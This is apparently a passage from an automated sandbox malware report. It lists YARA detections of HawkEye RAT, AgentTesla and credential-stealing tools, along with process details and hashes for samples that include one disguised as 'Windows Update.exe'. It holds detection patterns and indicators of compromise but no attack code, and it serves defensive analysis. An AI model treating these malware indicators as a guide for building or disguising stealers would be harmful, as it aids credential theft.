Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000002.836807956.0000000000400000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000028.00000002.836807956.0000000000400000.00000040.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000002.836807956.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000002.836807956.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000028.00000002.836807956.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000002.836807956.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000000.797700139.0000000000414000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000000.797700139.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000000.797700139.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000028.00000000.797700139.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000000.797700139.0000000000414000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000000.794595068.0000000000414000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000000.794595068.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000000.794595068.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected

WebBrowserPassView password recovery tool, Source: 00000028.00000000.794595068.0000000000414000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000000.794595068.0000000000414000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000002.838115183.0000000003751000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000002.838115183.0000000003751000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000002.838115183.0000000003751000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000028.00000002.838115183.0000000003751000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000002.838115183.0000000003751000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000002.838248522.0000000004851000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000002.838248522.0000000004851000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000002.838248522.0000000004851000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000028.00000002.838248522.0000000004851000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000002.838248522.0000000004851000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000002.838427138.0000000004972000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000002.838427138.0000000004972000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000002.838427138.0000000004972000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000028.00000002.838427138.0000000004972000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000002.838427138.0000000004972000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000001.798523188.0000000000414000.00000040.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000001.798523188.0000000000414000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000001.798523188.0000000000414000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000028.00000001.798523188.0000000000414000.00000040.00020000.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000001.798523188.0000000000414000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000028.00000002.838343652.00000000048E0000.00000004.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000028.00000002.838343652.00000000048E0000.00000004.00020000.sdmp, Author: Arnim Rupp
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000028.00000002.838343652.00000000048E0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000028.00000002.838343652.00000000048E0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000028.00000002.838343652.00000000048E0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000028.00000002.838343652.00000000048E0000.00000004.00020000.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: 4.exe PID: 1260 Parent PID: 6140

General

Start time:	13:39:29
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\4.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\4.exe" 0
Imagebase:	0x400000
File size:	586861 bytes
MD5 hash:	78EDE0254C66FA9E667E4CEB88754E1C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.937591060.0000000000616000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000002.937591060.0000000000616000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.798585509.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.798585509.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.939895279.00000000023C0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000002.939895279.00000000023C0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.797295676.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.797295676.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.940282871.00000000028D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000029.00000002.940282871.00000000028D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.943516760.00000000038D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000002.943516760.00000000038D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000001.801556734.0000000000414000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000001.801556734.0000000000414000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.940107209.0000000002522000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000002.940107209.0000000002522000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.932861331.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000002.932861331.0000000000400000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: Windows Update.exe PID: 3980 Parent PID: 1020

General

Start time:	13:39:52
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Windows Update.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Windows Update.exe"
Imagebase:	0x400000
File size:	852277 bytes
MD5 hash:	3F332B62EEE0970F3189C689D5BD042A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002B.00000002.869118290.00000000147A0000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 0000002B.00000002.869118290.00000000147A0000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002B.00000002.869118290.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002B.00000002.869118290.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002B.00000002.869118290.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002B.00000002.869118290.00000000147A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: Windows Update.exe PID: 6084 Parent PID: 3980

General

Start time:	13:39:58
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Windows Update.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Windows Update.exe"
Imagebase:	0x400000
File size:	852277 bytes
MD5 hash:	3F332B62EEE0970F3189C689D5BD042A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 0000002C.00000002.921284802.0000000007700000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000000.863600170.0000000000414000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000000.863600170.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000000.863600170.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000000.863600170.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000000.863600170.0000000000414000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000001.865541542.0000000000414000.00000040.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000001.865541542.0000000000414000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000001.865541542.0000000000414000.00000040.00020000.sdmp, Author:

Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000001.865541542.0000000000414000.00000040.00020000.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000001.865541542.0000000000414000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000002.918744871.0000000004B42000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000002.918744871.0000000004B42000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000002.918744871.0000000004B42000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000002.918744871.0000000004B42000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000002.918744871.0000000004B42000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000002.918414776.0000000004AB0000.00000004.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 0000002C.00000002.918414776.0000000004AB0000.00000004.00020000.sdmp, Author: Arnim Rupp
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000002.918414776.0000000004AB0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000002.918414776.0000000004AB0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000002.918414776.0000000004AB0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000002.918414776.0000000004AB0000.00000004.00020000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000002.914779879.0000000000400000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 0000002C.00000002.914779879.0000000000400000.00000040.00000001.sdmp, Author: Arnim Rupp
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000002.914779879.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000002.914779879.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000002.914779879.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000002.914779879.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000002.918156876.0000000004A21000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000002.918156876.0000000004A21000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000002.918156876.0000000004A21000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000002.918156876.0000000004A21000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000002.918156876.0000000004A21000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 0000002C.00000002.921256513.00000000076B0000.00000004.00020000.sdmp, Author: Arnim Rupp
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000002.917761840.0000000003881000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000002.917761840.0000000003881000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source:

0000002C.00000002.917761840.0000000003881000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000002.917761840.0000000003881000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000002.917761840.0000000003881000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000002.916420859.0000000002881000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000002.916420859.0000000002881000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000002.916420859.0000000002881000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000002C.00000000.861719615.0000000000414000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000002C.00000000.861719615.0000000000414000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000002C.00000000.861719615.0000000000414000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000002C.00000000.861719615.0000000000414000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000002C.00000000.861719615.0000000000414000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Disassembly

Code Analysis